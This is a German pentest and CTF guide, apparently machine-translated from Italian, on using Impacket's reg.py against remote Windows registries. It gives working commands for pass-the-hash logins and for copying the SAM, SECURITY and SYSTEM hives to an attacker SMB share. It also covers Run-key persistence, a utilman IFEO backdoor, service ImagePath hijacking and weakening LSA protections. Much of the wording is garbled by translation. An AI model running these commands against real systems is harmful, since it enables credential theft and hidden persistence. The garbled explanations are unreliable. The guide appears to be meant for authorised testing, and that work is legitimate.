
reg.py: Alle Registrierungsschlüssel für Penetrationstests und Active Directory

Impacket reg.py: Abfragen, Hinzufügen, Löschen, Speichern und Sichern der entfernten Windows-Registrierung über SMB/MS-RRP. SAM-, LSA-, WDigest-, RDP- und WinRM-Schlüssel für Penetrationstests und Systemhärtung.
- Veröffentlicht am 2026-07-04
- Lesezeit: 26 Minuten
reg.py Impacket: Der vollständige Leitfaden für Remote-Registrys für Penetrationstests 2026 #
Die Windows-Registry ist mehr als nur ein Konfigurationsspeicher: Sie ist eine wahre Fundgrube an Anmeldeinformationen, Hintertüren und Persistenzinformationen. Mit reg.py , einem Skript aus der Impacket- Suite , können Sie die Registry eines Windows-Rechners remote lesen und schreiben – ganz ohne RDP oder interaktive Shell. Dies geschieht durch die Nutzung der MS-RRP-Schnittstelle (Remote Registry Protocol) über SMB.
Dieser Leitfaden ist in logische Abschnitte unterteilt: zuerst die Grundlagen des Tools und der Registry, dann Anmeldeinformationen, dann Persistenz, dann Rechteausweitung, dann Forensik/DFIR und schließlich Erkennung, Härtung und die abschließende Kurzanleitung.
1. Die Registrierungsstrukturen: HKLM, HKCU, HKU, HKCR, HKCC #
Bevor Sie ein Registry-Tool verwenden, müssen Sie verstehen, was Top-Level-Hives sind. Es handelt sich um unterschiedliche logische Stammverzeichnisse, jedes mit einem spezifischen Zweck, und das Verständnis des Unterschieds hängt davon ab, wo Sie nach Anmeldeinformationen oder schwachen Konfigurationen suchen.
| Hive | Erweiterter Name | Was es enthält | Relevanz von Penetrationstests |
|---|---|---|---|
| hklm | HKEY_LOCAL_MACHINE | Maschinenkonfiguration: Hardware, Treiber, Dienste, globale Richtlinien, SAM/Sicherheit/System | Maximum – hier befinden sich die Anmeldeinformationsspeicher und die globalen Sicherheitseinstellungen. |
| Hkcu | HKEY_CURRENT_USER | Konfigurieren des Benutzers, der aktuell in der Sitzung angemeldet ist, in der der Befehl ausgeführt wird | Hoch – Benutzer-Autostart, kürzlich aufgerufener RDP-Verlauf, in Anwendungen gespeicherte Anmeldeinformationen |
| HKU | HKEY_USERS | Enthält die Profile ALLER Benutzer, die sich an dem Rechner angemeldet haben, jedes als Unterschlüssel mit eigener SID. | Alta nach der Ausnutzung der Sicherheitslücke – Sie können die HKCU-Daten anderer Benutzer lesen, selbst wenn diese aktuell nicht angemeldet sind, indem Sie die HKU-Daten iterieren. |
| HKCR | HKEY_CLASSES_ROOT | Dateizuordnungen, ProgID, COM/OLE-Informationen – es ist im Grunde eine einheitliche Sichtweise von HKLM\Software\Classes e HKCU\Software\Classes | Medien – relevant für COM-Hijacking und DLL-Hijacking über Assoziationen |
| HKCC | HKEY_CURRENT_CONFIG | Aktuelles Hardwareprofil, Zeiger auf einen Unterschlüssel HKLM\SYSTEM\CurrentControlSet\Hardware Profiles | Niedrig – fast nie offensiv relevant |
Wichtiger Punkt, den Sie beachten sollten: HKCU ist lediglich ein Spiegelbild des HKU-Unterschlüssels für die SID des aktuellen Benutzers.Wenn Sie sich mit den Anmeldeinformationen eines Benutzers remote mit reg.py verbinden, sehen Sie den HKCU von dieser BenutzerEs muss sich nicht unbedingt um den Benutzer handeln, der interaktiv an der Konsole angemeldet ist. Wenn Sie das Profil eines anderen Benutzers als desjenigen lesen möchten, mit dem Sie authentifiziert sind, müssen Sie folgende Schritte ausführen: HKU\<SID-utente> statt für HKCU.
# Elenca i SID caricati (= utenti con profilo attivo) sotto HKU
reg.py CORP/admin:Password123@10.10.10.5 query -keyName HKU -s
Dies ist nach der Kompromittierung von entscheidender Bedeutung: Wenn Sie einen Rechner kompromittiert haben, auf dem mehrere Benutzer angemeldet sind, ermöglicht Ihnen HKU den Zugriff auf alle ihre HKCUs, ohne dass Sie sich als einer von ihnen ausgeben müssen.
Praktisches Beispiel: Sobald Sie die SID eines anderen Benutzers haben (von query -keyName HKU -soder von einem lookupsid/whoami /user (wird in einem anderen Schritt erledigt), können Sie dieses Profil direkt abfragen – sogar über IPv6 und Pass-the-Hash, wie es für eine HTB-Maschine typisch ist:
reg.py htb.local/henry.vinson@dead:beef::b885:d62a:d679:573f -hashes :e53d87d42adaa3ca32bdb34a876cbffb query -keyName 'HKU\S-1-5-21-2993095098-2100462451-206186470-1105' -sDas SID S-1-5-21-...-1105 Es handelt sich um eine benutzerdefinierte RID (>1000), also um einen echten Domänenbenutzer, nicht um ein integriertes Dienstkonto. -s Durch rekursives Aufrufen dieses Schlüssels wird der gesamte HKCU-Eintrag des Benutzers auf einmal abgerufen – Run-Schlüssel, PuTTY-Sitzungen, RunMRU, RDP-Server, alles, was in den obigen Abschnitten erwähnt wurde, bezieht sich aber auf ihn.
Workflow-Kombination: lookupsid.py + reg.py -s — das immer zu verwendende Muster #
Dies ist der praktischste Ablauf überhaupt, wenn Sie zwar Domänenanmeldeinformationen besitzen, aber noch nicht wissen, wer sonst noch auf dem Rechner vorhanden ist oder welche Profile von Interesse sind.
1. Alle Domänenbenutzer/RIDs mit lookupsid.py (Impacket) auflisten:
lookupsid.py htb.local/henry.vinson:password@10.10.10.5Typische Ausgabe:
[*] Domain SID is: S-1-5-21-2993095098-2100462451-206186470
498: HTB\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: HTB\Administrator (SidTypeUser)
1105: HTB\henry.vinson (SidTypeUser)
1106: HTB\altro.utente (SidTypeUser)
Es liefert Ihnen die vollständige SID jedes Benutzers in der Domäne, ohne dass Sie irgendetwas erraten müssen.
2. Ermitteln Sie die vollständige SID (Domäne + RID) und fragen Sie HKU direkt ab mit -s:
reg.py htb.local/henry.vinson@10.10.10.5 -hashes :HASH query -keyName 'HKU\S-1-5-21-2993095098-2100462451-206186470-1106' -sDer entscheidende Punkt: Man muss es nicht im Voraus wissen. wo Im Profil dieses Benutzers befindet sich etwas Interessantes. -s Es lädt rekursiv alles herunter – Run-Keys, Anwendungsanmeldeinformationen, PuTTY, RDP-Server, einfach alles – und Sie lesen die Ausgabe und suchen nach bekannten Mustern (password, pwd(Benutzerdefinierte App-Namen). Aus diesem Grund ist diese Kombination der erste Schritt, den Sie unternehmen sollten, sobald Sie eine Liste von SIDs haben: Zuerst listen Sie auf, wer existiert, dann rufen Sie alles ab, was diese in HKU haben, ohne sich Gedanken darüber machen zu müssen, den richtigen Schlüssel zu erraten.
Hinweis: HKU zeigt nur Profile an Caricati (Benutzer, die sich mindestens einmal angemeldet haben und deren Registrierungsstruktur noch eingebunden ist). Wenn ein Benutzer in der Domäne existiert, sich aber noch nie an diesem spezifischen Rechner angemeldet hat, wird seine SID nicht unter HKU angezeigt – in diesem Fall benötigen Sie
reg loadauf seinemNTUSER.DATOffline-Ansicht, detaillierte Ansicht unten.
Lesen Sie HKCU eines nicht angemeldeten Benutzers – reg load #
HKU gewährt Ihnen nur Zugriff auf Profile aktuell geladen (Benutzer sind aktuell angemeldet). Falls ein weiterer Benutzer auf dem Rechner existiert, aber nicht angemeldet ist, wird dessen Profil nicht unter HKU angezeigt – aber die Datei NTUSER.DAT Es ist noch auf der Festplatte vorhanden. Mit ausreichenden Berechtigungen (lokaler Administrator oder …) SeRestorePrivilegeSie können es selbst in einem temporären Schlüssel einbinden und es so lesen, als wäre es online.
reg load HKU\temp_utente C:\Users\vittima\NTUSER.DATDa quel momento HKU\temp_utente Die Navigation ist genau wie bei einem normalen HKCU – dieselben Run-Schlüssel, dieselben PuTTY-Sitzungen, dasselbe RunMRU, dieselben RDP-Server wie oben, aber für einen Benutzer, der sich noch nie angemeldet hat, während Sie angemeldet waren.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKU\temp_utente\Software\Microsoft\Windows\CurrentVersion\Run" -sWenn Sie fertig sind, entladen Sie immer die Hive : Wenn sie eingebunden bleibt, findet Windows beim nächsten Anmelden des Benutzers das freie Profil nicht und weist ihm ein temporäres Profil zu (der Benutzer wird dies sofort bemerken, und bei einem Penetrationstest ist dies ein Fehler, den es zu vermeiden gilt).
reg unload HKU\temp_utenteSe
reg unloadWenn die Fehlermeldung „Zugriff verweigert“ erscheint, liegt das üblicherweise daran, dass ein Prozess noch eine offene Verbindung zur Struktur hat (z. B. Explorer oder PowerShell mit diesem Schlüssel als Arbeitsverzeichnis). Schließen Sie alle Sitzungen, die darauf zugreifen, und versuchen Sie es erneut.
Die gleiche Technik funktioniert auch zum Auslesen des Standardprofils (der Vorlage, die für jeden neu auf dem Rechner erstellten Benutzer verwendet wird – nützlich, um zu verstehen, welche Einstellungen/Autostarts von zukünftigen Konten übernommen werden):
reg load HKU\default_profile C:\Users\Default\NTUSER.DATWo die Bienenstöcke physisch auf der Scheibe leben #
Hives existieren nicht nur im Arbeitsspeicher, sondern werden auch als Dateien auf der Festplatte gesichert. Dieses Wissen ist für die Offline-Extraktion (z. B. aus einem forensischen Image oder Backup) nützlich.
C:\Windows\System32\config\SAM
C:\Windows\System32\config\SYSTEM
C:\Windows\System32\config\SECURITY
C:\Windows\System32\config\SOFTWARE
C:\Users\<utente>\NTUSER.DAT          <- corrisponde a HKCU di quell'utente
C:\Users\<utente>\AppData\Local\Microsoft\Windows\UsrClass.dat  <- HKCU\Software\Classes, contiene le ShellBags
2. Funktionsweise von reg.py #
reg.py stellt über SMB (Port 445) eine Verbindung zum Zielsystem her und kommuniziert mit dem Dienst. Remote Registry über die RPC-Schnittstelle [MS-RRP] — das gleiche Protokoll, das er verwendet reg.exe unter Windows, aber per Fernsteuerung mit gültigen Anmeldeinformationen (Passwort, NTLM-Hash oder Kerberos-Ticket).
Wenn der Remote-Registry-Dienst deaktiviert ist, startet Impacket ihn automatisch für den jeweiligen Vorgang und stellt ihn nach Abschluss wieder in seinen ursprünglichen Zustand zurück. Dieses Verhalten ist sowohl für Angriffe (der Dienst läuft unauffällig, generiert aber dennoch Ereignisse) als auch für die Verteidigung wichtig (der Dienst sollte niemals grundlos als „kürzlich gestartet“ angezeigt werden).
Voraussetzungen für die Nutzung #
- SMB-Zugriff auf Zielport 445
- Gültige Anmeldeinformationen: lokaler Administratorbenutzer, privilegierter Domänenbenutzer oder NTLM-Hash für Pass-the-Hash
- Um als SAM/SECURITY geschützte Hives zu lesen: Privileg
SeBackupPrivilegeoder Gruppenmitgliedschaft Sicherungsoperatorenzusätzlich zu lokalen Administratorrechten
Grundlegende Syntax und Authentifizierung #
reg.py [dominio/]utente[:password]@target <azione> [opzioni]Passwortauthentifizierung:
reg.py CORP/admin:Password123@10.10.10.5 query -keyName HKLM\\SOFTWARENTLM-Hash-Authentifizierung (Pass-the-Hash), nützlich, wenn Sie nicht das Klartextpasswort, sondern nur den extrahierten Hash haben, zum Beispiel mit secretsdump :
reg.py -hashes aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c CORP/admin@10.10.10.5 query -keyName HKLM\\SYSTEMKerberos-Authentifizierung (Pass-the-Ticket-Verfahren) bei der Arbeit mit einem bereits erhaltenen Ticket (z. B. von Rubeus ):
reg.py -k -no-pass CORP/admin@dc01.corp.local query -keyName HKLM\\SAM3. Die 5 Aktionen von reg.py #
reg.py stellt fünf Unterbefehle bereit. Jeder entspricht einer anderen Phase eines Penetrationstests oder CTF: zuerst lesen (query), dann optional schreiben, um die Auswirkungen zu demonstrieren (add), bereinigen (delete) oder Daten für die Offline-Analyse extrahieren (save/backup).
Abfrage – Schlüssel und Werte lesen #
query Listet die Unterschlüssel und Werte eines bestimmten Schlüssels auf. Dies ist die Aktion, die Sie in 90 % der Fälle verwenden: Aufzählung, Abgleich, Abruf von Anmeldeinformationen.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run -sDie Flagge -s (Unterschlüssel) machen die Abfrage rekursiv – sehr nützlich, um ganze Hierarchien auf einmal aufzulisten, wie beispielsweise alle Autorun-Schlüssel unter CurrentVersion, anstatt sie einzeln zu befragen.
In einem CTF/Penetrationstest können Sie Abfragen verwenden, um:
| Ziel: | Befehl |
|---|---|
| Lesen Sie einen einzelnen präzisen Wert ab. | query -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" -v DefaultPassword |
| Einen gesamten Zweig auflisten (autorun, services, user profiles) | query -keyName "HKLM\SYSTEM\CurrentControlSet\Services" -s |
| Prüfen Sie vor der Planung eines Angriffs, ob eine Schutzmaßnahme aktiv ist (z. B. RunAsPPL vor einem LSASS-Dump). | query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" |
| Lesen Sie das Profil eines anderen Benutzers, der über seine SID angemeldet ist. | query -keyName "HKU\<SID>" -s |
Se query Retouren ERROR_FILE_NOT_FOUNDEs handelt sich fast immer um ein Pfadproblem (falscher Hive, doppelter Backslash aus der Shell oder WOW64-Umleitung – siehe Abschnitt 4), nicht um einen echten Berechtigungsfehler.
hinzufügen – einen Wert schreiben oder ändern #
add Erzeugt einen neuen Wert oder überschreibt einen vorhandenen. Der Typ muss immer angegeben werden. -vt (REG_SZ, REG_DWORD, REG_BINARY, REG_EXPAND_SZ, REG_MULTI_SZund die Daten mit -vd.
In einem CTF/Penetrationstest können Sie Folgendes hinzufügen:
| Ziel: | Befehl |
|---|---|
| Persistenz beim Benutzer-Login platzieren (Run-Schlüssel) | add -keyName "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -v Updater -vt REG_SZ -vd "C:\Users\vittima\update.exe" |
| Deaktivieren Sie eine Schutzfunktion, um deren Auswirkungen zu demonstrieren (z. B. RestrictedAdmin für Pass-the-Hash über RDP). | add -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" -v DisableRestrictedAdmin -vt REG_DWORD -vd 1 |
| Tokenfilterumgehung für laterale Bewegung mit lokalen Administratoren aktivieren | add -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" -v LocalAccountTokenFilterPolicy -vt REG_DWORD -vd 1 |
| Eine Accessibility-Binärdatei kapern, um SYSTEM vom Anmeldebildschirm zu erhalten (IFEO) | add -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" -v Debugger -vt REG_SZ -vd "C:\Windows\System32\cmd.exe" |
Entführe dieImagePath eines Dienstes mit schwachen ACLs (privesc — Abschnitt 8.3) | add -keyName "HKLM\SYSTEM\CurrentControlSet\Services\NomeServizio" -v ImagePath -vt REG_EXPAND_SZ -vd "C:\Users\Public\shell.exe" |
Jeder add Wenn eine solche Änderung während eines Tests vorgenommen wird, handelt es sich um eine tatsächliche Modifikation des Systems: Sie muss stets dokumentiert und am Ende der Aktivität wiederhergestellt werden (siehe abschließende Checkliste).
Löschen – Schlüssel oder Werte entfernen #
delete Entfernt einen Wert oder einen gesamten Unterschlüssel. Dies ist sowohl für Angriffe (Spuren beseitigen) als auch für die Verteidigung (Bereinigen eines kompromittierten Hosts) nützlich.
In einem CTF/Penetrationstest können Sie die Funktion „delete“ verwenden, um:
| Ziel: | Befehl |
|---|---|
Einen geänderten Schlüssel wiederherstellen mit add am Ende des Tests (Antiforensik/Hygiene) | delete -keyName "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -v Updater |
| Eine Schutzfunktion vorübergehend deaktivieren, um zu überprüfen, ob sie tatsächlich einen Angriff blockiert (A/B-Test). | delete -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" -v RunAsPPL |
| Bereinigen eines Hosts von einer bösartigen Persistenz, die während einer Incident Response (IR) entdeckt wurde (aus der Perspektive des Blue Teams). | delete -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -v EvilPersistence |
| Einen für einen Test erstellten Unterschlüssel (z. B. einen IFEO-Eintrag) vollständig entfernen | delete -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" |
delete senza -v Löscht den gesamten angegebenen Schlüssel und alles, was er enthält – achten Sie darauf, den Pfad nicht zu allgemein zu wählen.
Speichern – Exportieren einer einzelnen Hive/eines einzelnen Schlüssels in eine Datei #
save schreibt eine Kopie eines Schlüssels (typischerweise eine gesamte Hive) im folgenden Format auf die Zielfestplatte: .saveDie Daten können dann über eine SMB-Freigabe wiederhergestellt werden, die Sie vom angreifenden Rechner aus öffnen.
Bei einer CTF/einem Pentest können Sie die Option "Speichern unter:" verwenden.
| Ziel: | Befehl |
|---|---|
| Extrahieren Sie SAM für das Offline-Knacken lokaler Hashes | save -keyName 'HKLM\SAM' -o '\\10.10.14.5\share\SAM.save' |
| Sicherheitsinformationen für LSA-Geheimnisse und DCC2 extrahieren | save -keyName 'HKLM\SECURITY' -o '\\10.10.14.5\share\SECURITY.save' |
| SYSTEM extrahieren (wird immer zusammen mit SAM/SECURITY verwendet, um sie zu entschlüsseln) | save -keyName 'HKLM\SYSTEM' -o '\\10.10.14.5\share\SYSTEM.save' |
| Exportieren Sie den Hive eines bestimmten Benutzers zur Offline-Analyse | save -keyName 'HKU\<SID>' -o '\\10.10.14.5\share\NTUSER.save' |
Vor dem Start save Für den Zugriff auf eine entfernte Freigabe muss auf der Angreiferseite ein aktiver SMB-Listener vorhanden sein – typischerweise smbserver.py von Impacket (smbserver.py share /tmp/loot -smb2support).
Backup – Schneller Dump von SAM, SYSTEM und SECURITY #
backup Es handelt sich um einen speziellen Befehl, eine Abkürzung für den häufigsten Anwendungsfall: das Extrahieren der drei benötigten Strukturen in einem einzigen Aufruf, um einen vollständigen Dump der lokalen Anmeldeinformationen und LSA-Geheimnisse zu erhalten.
reg.py CORP/admin:Password123@10.10.10.5 backup -o '\\10.10.14.5\share'Das entspricht dem Werfen von drei save separate Verbindungen (SAM, SYSTEM, SECURITY), aber mit einem einzigen Befehl und einer einzigen Authentifizierungsrunde – weniger Aufwand als bei drei separaten Verbindungen. Nach der Datensicherung ist der nächste Schritt immer secretsdump.py Modus LOCAL auf heruntergeladenen Dateien (siehe Abschnitt 6.4).
4. WOW64 – die Registry-Umleitung, die alle verwirrt #
Unter 64-Bit-Windows greift ein 32-Bit -Prozess nicht auf dieselbe Registry zu wie ein 64-Bit-Prozess. Dieses Verhalten wird als Registry-Umleitung bezeichnet und ist die häufigste Ursache für „Nichts gefunden“-Abfragen bei Penetrationstests – ein häufiger Fehler selbst erfahrener Penetrationstester.
So funktioniert die Umleitung #
Wenn ein 32-Bit-Prozess versucht, unter HKLM\SOFTWAREWindows fängt diese E-Mail stillschweigend ab und leitet sie um zu:
HKLM\SOFTWARE\Wow6432NodeDer 32-Bit-Prozess merkt es nicht: Er glaubt, er liest HKLM\SOFTWARE normal, aber physisch befinden sich die Daten im Unterschlüssel. Wow6432NodeEin 64-Bit-Prozess hingegen sieht das Reale HKLM\SOFTWARE, ohne Weiterleitung.
Warum das bei einem Penetrationstest wichtig ist #
Wenn Sie einen Rechner mit einem 32-Bit-Tool (z. B. einem kompilierten 32-Bit-Python-Skript oder einer älteren Binärdatei) untersuchen und nach einem Softwareschlüssel suchen, von dem Sie wissen, dass er vorhanden ist, finden Sie ihn möglicherweise nicht – einfach weil Sie in der falschen Ansicht suchen. Umgekehrt gilt: Wenn Malware oder eine Payload in 32 Bit auf einem 64-Bit-Host ausgeführt wird, fällt ihre Persistenz über den Run-Key unter die Kategorie „Ausführungsschlüssel“. Wow6432Node, nicht im „normalen“ Pfad: ein Detail, das beim Aufzählen von Autostart-Schlüsseln immer überprüft werden sollte.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run"Gemeinsame Schlüssel (nicht umgeleitet) #
Nicht alles wird umgeleitet. Einige Schlüssel sind gemeinsam genutztEs existiert nur ein einziges physisches Exemplar, das von beiden Architekturen identisch wahrgenommen wird. HKLM\SYSTEM (wo SAM, Dienste und Sicherheitskonfigurationen gespeichert sind) gehört dazu – deshalb hat reg.py, das direkt mit dem MS-RRP-Protokoll kommuniziert, beim Arbeiten mit diesen Schlüsseln kein Umleitungsproblem.
Expliziter Zugriff auf eine bestimmte Ansicht #
Über PowerShell oder Code können Sie die gewünschte Ansicht mithilfe von Flags erzwingen. KEY_WOW64_64KEY e KEY_WOW64_32KEYAutomatische Umleitungen werden ignoriert. Über die Befehlszeile: reg.exe Native unterstützt dasselbe Konzept:
:: Forza la lettura della vista a 64 bit anche da un reg.exe a 32 bit
reg query "HKLM\SOFTWARE\Esempio" /reg:64

:: Forza la vista a 32 bit
reg query "HKLM\SOFTWARE\Esempio" /reg:32
Registry Reflection (nur für ältere Systeme) #
Windows XP/Vista/Server 2003/2008 enthielten auch Registry Reflection : einen Mechanismus, der automatisch eine Teilmenge von Schlüsseln zwischen 32-Bit- und 64-Bit-Vista synchronisierte, um die Kompatibilität zwischen COM-Komponenten zu gewährleisten. Diese Funktion wurde ab Windows 7 entfernt. Wenn Sie mit einem modernen System arbeiten, werden Sie ihr nicht mehr begegnen, aber es ist gut zu wissen, dass sie existierte, falls Sie ältere Dokumentationen oder Artikel lesen.
5. Allgemeine Systemaufzählung über Register #
Neben Sicherheitsschlüsseln gibt die Registry die vollständige Identität des Zielrechners preis. Diese Abfragen sind bei der Aufklärung nützlich, noch bevor man Privilegienerweiterungen oder das Auslesen von Anmeldeinformationen in Betracht zieht:
# Versione OS e build
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion"

# Nome macchina
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName"

# Fuso orario (utile per correlare timestamp nei log)
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation"

# Interfacce di rete configurate
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces" -s

# Reti a cui la macchina si è connessa (utile per capire il contesto: VPN aziendale, wifi pubbliche, ecc.)
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList" -s

# Dispositivi USB storici collegati (utile in forensics e in verifica data-exfil)
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR" -s
6. Anmeldeinformationen in der Registrierung #
Dies ist der kritischste Abschnitt für einen Penetrationstest: alle Anmeldeinformationsquellen – direkt oder verschlüsselt –, die in der Registry gespeichert sind. Drei Blöcke: Aktive Anmeldeinformationen im Speicher/Konfigurationsbereich (6.1–6.3), Offline-Anmeldeinformationen in den Registry-Strukturen (6.4–6.6) und Anmeldeinformationen von Drittanbieteranwendungen (6.7).
Live-Anmeldeinformationen – Systemkonfiguration und Speicher #
6.1 Automatische Anmeldung löschen (Winlogon) #
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinlogonSe AutoAdminLogon ist eingestellt auf 1Das Passwort findet sich oft in DefaultPassword Im Klartext. Die vollständige Liste der zu prüfenden Werte:
| Wert | Bedeutung |
|---|---|
AutoAdminLogon | 1 = aktiv autolog, 0 = inaktiv |
DefaultUserName | Benutzer für automatische Anmeldung |
DefaultPassword | Passwort in löschenwenn die automatische Anmeldung auf die klassische Weise konfiguriert ist |
DefaultDomainName | Standardbenutzerdomäne (leer bei lokalem Konto) |
AltDefaultDomainName | Alternative Domäne, die in einigen Multi-Domänen-/Legacy-Szenarien verwendet wird |
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"6.2 WDigest – Klartext-Anmeldeinformationen im Speicher #
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigestSe UseLogonCredential es ist in 1Windows speichert Passwörter im Klartext im LSASS-Speicher, wodurch sie nach einem Kompromittierungsversuch mit Mimikatz extrahiert werden können. Die Überprüfung mit reg.py zeigt Ihnen, noch bevor Sie Zugriff auf eine Shell haben, ob dieses Zielsystem für die Gewinnung von Klartext-Anmeldeinformationen besonders wertvoll ist.
6.3 LSA-Schutz (RunAsPPL) und Credential Guard #
Vor der Planung eines LSASS-Dumps ist es ratsam zu wissen, ob das Zielsystem geschützt ist.
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RunAsPPLWenn dieser Wert 1 (o 2 unter Windows 11 22H2+ ohne UEFI-Sperre), lsass.exe dreht sich wie Geschütztes Prozesslicht (PPL): kein ungeschützter Prozess – nicht einmal ein Administrator mit SeDebugPrivilege —kann seinen Speicher öffnen, um Anmeldeinformationen auszulesen. Dies ist wahrscheinlich die mit Abstand wirksamste Maßnahme gegen Mimikatz. sekurlsa::logonpasswords.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Lsa"Wenn der Wert fehlt oder 0Das Ziel ist anfällig für klassische LSASS-Dumps.
Eine noch höhere Ebene ist Credential Guard , das auf Virtualisierung basiert:
HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\LsaCfgFlags
Wenn Credential Guard aktiviert ist, isoliert es NTLM/Kerberos-basierte Geheimnisse in einem virtualisierungsbasierten Container (VBS), getrennt vom Windows-Kernel – einem Prozess. LsaIso.exe verwaltet den Zugriff, und nicht einmal eine Kernel-Schwachstelle kann direkt an die Anmeldeinformationen gelangen. LsaCfgFlags a 1 o 2 Zeigt an, dass Credential Guard aktiviert ist.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Lsa\LsaCfgFlags"Wenn diese Option aktiviert ist, wird das direkte Auslesen von Benutzer-Hashes aus LSASS effektiv blockiert – überprüfen Sie diesen Wert immer, bevor Sie sich vollständig für Mimikatz entscheiden.
Offline-Anmeldeinformationen – Hive-Dump #
6.4 LSA-Geheimnisse – Was HKLM\SECURITY wirklich enthält #
HKLM\SECURITY Es handelt sich nicht um eine einzelne Anmeldeinformation, sondern um einen Container mit mehreren Geheimnissen, die jeweils mit dem vom SYSTEM-Boot-Schlüssel abgeleiteten Schlüssel verschlüsselt sind. Der interne Pfad, in dem sie sich befinden, lautet:
HKLM\SECURITY\Policy\Secrets| Geheimer Name | Was es enthält |
|---|---|
_SC_<NomeServizio> | Klartextpasswort des Kontos, unter dem ein Windows-Dienst ausgeführt wird (z. B. Domänenkonto, das von SQL Server, Exchange oder dem Sicherungsagenten verwendet wird) |
DPAPI_SYSTEM | Hauptschlüssel zur Entschlüsselung von DPAPI-geschützten Daten auf Maschinenebene |
